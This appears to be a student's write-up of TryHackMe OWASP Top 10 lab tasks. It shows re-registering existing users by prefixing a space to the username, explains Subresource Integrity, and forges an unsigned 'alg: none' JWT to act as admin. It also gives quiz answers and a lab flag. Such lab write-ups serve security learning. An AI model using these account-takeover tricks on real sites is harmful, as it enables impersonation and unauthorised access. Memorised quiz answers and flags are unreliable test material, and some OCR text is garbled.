
Quiz 1

I launched the site using the target IP, and this how the platform looked like,


The screenshot shows a Firefox browser window with several tabs open. The active tab is titled 'Auth hacks' and has the URL <http://10.10.108.152:8088>. The page displays an authentication form with the following text:

Learn about attacking authentication
This room will focus on teaching
on basics of attacking the
authentication systems.

Used the register button to try to register a user, tried to see if a user Darren was already registered, and this was the results, I found he was already registered,




The screenshot shows a registration page titled "Register". The page has three input fields: "Username" containing "darren", "Email" containing "deathstroke@gmail.com", and "Password" containing five asterisks. Below the fields is a large green "Register" button.



After finding out the user was already registered, I tried to check whether I could register a user with same username and different password, so as to see if this new user will have same rights as Darren,

On the username section I added a space then followed by the name, I the registration was successful,

The screenshot shows a Firefox browser window with several tabs open, including 'Auth hacks' which is the active tab. The URL in the address bar is `10.10.108.152:8088/register.php`. The page has a dark theme with a header 'Authentication' and two buttons 'Sign in' and 'Register'. A modal window titled 'Register' is displayed, containing three input fields: 'Username' (with 'darren' typed in), 'Email' (with 'deathstroke@gmail.com' typed in), and 'Password' (with five dots representing the password). Below the fields is a large green 'Register' button.




From the new user I created I tried to login, with the username and the password and it was successful,


The image consists of two vertically stacked screenshots of a Firefox browser window. Both screenshots show a dark-themed web page titled 'Auth hacks' at the URL `10.10.108.152:8088/terr3`.
The top screenshot shows the initial log-in attempt. The user has entered the username 'darren' and a password consisting of five asterisks ('*****'). Below the form, the message 'User registered successfully!' is displayed.
The bottom screenshot shows the result of the log-in attempt. The user is now logged in, as indicated by the message 'Logged in as darren | Log Out' at the top of the page. A unique session ID, 'fe86079416a21a3c99937fea8874b667', is visible near the bottom of the page.

Quiz 2


I tried to do the same to user Arthur, by creating another user with username Arthur, in this case the username started with a space and then username(Arthur), and created my own password and it was successful,



The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Auth hacks' at the URL `10.10.108.152:8088/register.php`. The page title is 'Authentication'. A modal dialog box titled 'Register' is displayed, containing three input fields: 'Username' (with value 'arthur'), 'Email' (with value 'a@gmail.com'), and 'Password' (with value '*****'). Below the password field is a teal-colored 'Register' button.



I logged in with username arthur and a password and found the flag,ss



1.8 Software and Data Integrity failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker might modify the software or data passed to the application, resulting in unexpected consequences. And it can either be software Integrity Failures or Data Integrity Failures.

To prevent this type of attack is best to use digital signatures, or even cryptographic algorithms to encrypt the data.

Software Integrity Failures

Scenario

Suppose you have a website that uses third-party libraries that are stored in some external servers that are out of your control. While this may sound a bit strange, this is actually a somewhat common practice. With an example of jQuery, a commonly used javascript library. If you want, you can include jQuery in your website directly from their servers without actually downloading it by including the following line in the HTML code of your website: <script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>


When a user navigates to your website, its browser will read its HTML code and download jQuery from the specified external source.

The problem is that if an attacker somehow hacks into the jQuery official repository, they could change the contents of <https://code.jquery.com/jquery-3.6.1.min.js> to inject malicious code. As a result, anyone visiting your website would now pull the malicious code and execute it into their browsers unknowingly. This is a software integrity failure as your website makes no checks against the third-party library to see if it has changed.

Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI).

`<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPIFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>` this is correct way to insert a library into HTML Code

Questions



The problem is that if an attacker somehow hacks into the jQuery official repository, they could change the contents of <https://code.jquery.com/jquery-3.6.1.min.js> to inject malicious code. As a result, anyone visiting your website would now pull the malicious code and execute it into their browsers unknowingly. This is a software integrity failure as your website makes no checks against the third-party library to see if it has changed. Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI), and you can read more about it [here](#).

The correct way to insert the library in your HTML code would be to use SRI and include an integrity hash so that if somehow an attacker is able to modify the library, any client navigating through your website won't execute the modified version. Here's how that should look in HTML:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPIFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>
```

You can go to <https://www.srihash.org/> to generate hashes for any library if needed.

Answer the questions below


What is the SHA-256 hash of <https://code.jquery.com/jquery-1.12.4.min.js>?

sha256-ZosEbRLbNQzLpnKlkEdrPv7lOy9C27HQ+Xp8a4MxAQ=

Correct Answer Hint

Task 20 | Data Integrity Failures

I used platform SRI Hash generator to generate an encryption of this library(
<https://code.jquery.com/jquery-1.12.4.min.js>) that was to be inserted to a HTML code,



The screenshot shows a Firefox browser window with several tabs open, including "TryHackMe | OWASP Top" and "Auth hacks". The active tab is "SRI Hash Generator". The page title is "SRI Hash Generator". Below it, a subheader reads "Enter the URL of the resource you wish to use:". There is an input field containing "https://code.jquery.com/jquery-1.12.4.min.js", a dropdown menu set to "SHA-384", and a blue button labeled "Hash!". The browser's address bar also displays the URL "https://www.srihash.org".


What is Subresource Integrity?

SRI is a new [W3C specification](#) that allows web developers to ensure that resources hosted on third-party servers have not been tampered with. Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

Learn more about [how to use subresource integrity](#) on MDN.

How is Subresource Integrity different to HTTPS?

TLS ensures that the connection between the browser and the server is secure. The resource itself may still be modified server-side by an attacker to include malicious content, yet still be served with a valid TLS certificate. SRI, on the other hand, guarantees that a resource hasn't changed since it was hashed by a web author.



The screenshot shows the same Firefox browser window and tab setup as the first one. The "SRI Hash Generator" tab is active. The page content has changed to show the generated SRI script. The input field now contains "https://code.jquery.com/jquery-1.12.4.min.js" and the dropdown is set to "SHA-256". The generated SRI script is displayed in a large text area:

```
<script src="https://code.jquery.com/jquery-1.12.4.min.js" integrity="sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=" crossorigin="anonymous"></script>
```

A small "Copy" button is visible below the generated script. The browser's address bar still shows "https://www.srihash.org".

What is Subresource Integrity?

SRI is a new [W3C specification](#) that allows web developers to ensure that resources hosted on third-party servers have not been tampered with. Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

Learn more about [how to use subresource integrity](#) on MDN.

How is Subresource Integrity different to HTTPS?

Data integrity failures

when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts. This token will be repeated on each subsequent request so that the web application knows who we are. These session tokens can come in many forms but are usually assigned via cookies.

Scenario

webmail application, you could assign a cookie to each user after logging in that contains their username. This would be a terrible idea security-wise because cookies are stored on the user's browser; so if the user tampers with the cookie and changes the username, they could potentially impersonate someone else and read their emails! This application would suffer from a data integrity failure.



One solution to this is to use some integrity mechanism to guarantee that the cookie hasn't been altered by the user, with implementation of JSON Web Tokens (JWT).

JWTs are very simple tokens that allow you to store key-value pairs on a token that provides integrity as part of the token. The idea is that you can generate tokens that you can give your users with the certainty that they won't be able to alter the key-value pairs and pass the integrity check. Has three parts Header, payload, signature,

Questions

The screenshot shows a Firefox browser window with the URL <https://tryhackme.com/r/room/owaspjwt102021>. The page displays a challenge about manipulating a JWT. It shows two boxes: 'Header' and 'Payload'. The 'Header' box contains: { "typ": "JWT", "alg": "none" }. The 'Payload' box contains: { "username": "admin", "exp": 1655676536 }. Below these boxes is a long JWT string: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmlPfZSI6ImFkbWlubmVZKhndjoxNjY1MDc2ODM2fQ. A note above the boxes says: 'Taking the JWT from before as an example, if we wanted to change the payload so that the username becomes "admin" and no signature check is done, we would header and payload, modify them as needed, and encode them back. Notice how we removed the signature part but kept the dot at the end.' To the right, a green box says 'Woohoo! Your answer is correct'. At the bottom, there's a section for answers and developer tools. The developer tools show the 'Storage' tab with a cookie named 'jet-token' for the domain 'http://10.10.10.82:8089'. The cookie value is: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmlPfZSI6ImFkbWlubmVZKhndjoxNjY1MDc2ODM2fQ.

I launched the site using the target IP and found it was a login page, I had been given a username(guest) and was to find the password, I tried guessing the password to guest and it was that, used it and successfully login.



What is the name of the website's cookie containing a JWT token?

jwt-session

Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin".

No answer needed

What is the flag presented to the admin user?

THM{Dont_take_cookies_from_strangers}

Task 21: 9. Security Logging and Monitoring Failures

Task 22: 10. Server-Side Request Forgery (SSRF)

Task 23: What Next?

